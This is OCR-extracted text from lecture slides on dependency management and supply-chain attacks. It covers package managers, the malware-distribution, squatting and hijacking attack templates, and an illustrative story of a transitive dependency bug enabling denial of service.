
Usually, basic dependencies such as functionalities for error handling.

Dependency Management

- The **dependency management** is the way in which a **package manager** collects software dependencies.
- A **package manager** can be:
  - a piece of software
  - a manual activity
  - in general a **powerful** tool.
- The majority of modern languages:
  - is supported by an ecosystem
  - uses a package manager to guide the developer through the ecosystem.
- Some examples:
  - Python: pip uses the Python Package Index, e.g., *pip install target*
  - JavaScript: npn uses the npm Registry, e.g., *npm install target*
  - C/C++: **missing!**

Attacks Against Dependencies


- According to the used ecosystem (language):
  - a developer can audit the dependencies
  - the ecosystem itself can list all the dependencies, e.g., Go
  - the number of dependencies can easily explode, e.g., npm
  - auditing all the dependencies may be very hard.
- Then, **attacks using dependencies** as a **vector** are **increasing**:
  - attackers have a vast landscape of technologies to exploit
  - monitoring huge ecosystems is unfeasible without affecting usability
  - attacks are heterogeneous and strikes on a large-scale.




Source: r/ProgrammerHumor/

Attacks Against Dependencies

- The main high-level templates targeting dependencies are:
  - **Malware distribution**: develop from scratch and advertise malicious packages for delivering offensive payloads
  - **Squatting**: create name confusion against legitimate packages
  - **Hijacking**: subvert legitimate packages.



Distribution of Malicious Software



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

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

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




Distribution of Malicious Software



Distribution of Malicious Software




At first, software using the compromised packages as a dependency inherit the security problem

The vulnerability or the malicious payload percolate through the chain, reaching the direct dependencies and finally the App.


A Classic Tale...

First Act:



- **Jack** has been asked to implement a Python function for reading numeric fields within .csv files
- **Jack** is lazy: he does not want to write the code for parsing them
- **Idea**: he googles and then installs the `read_csv` package
- **Jack** starts to have a guilty conscience...
- ...so he quickly reviews the `read_csv` package: phew, **it is safe!**

Second Act:




- the `read_csv` package uses `load_f` to load files: **this a dependency!**
- unfortunately, `load_f` has a bug that causes an infinite loop if the file contains a special character
- **Jack** saved 3 minutes of his time...
- ...but due to this bug (vulnerability), an attacker can target his code with a crafted file and cause a DoS.

Source: https://displate.com/

Dependency Attacks

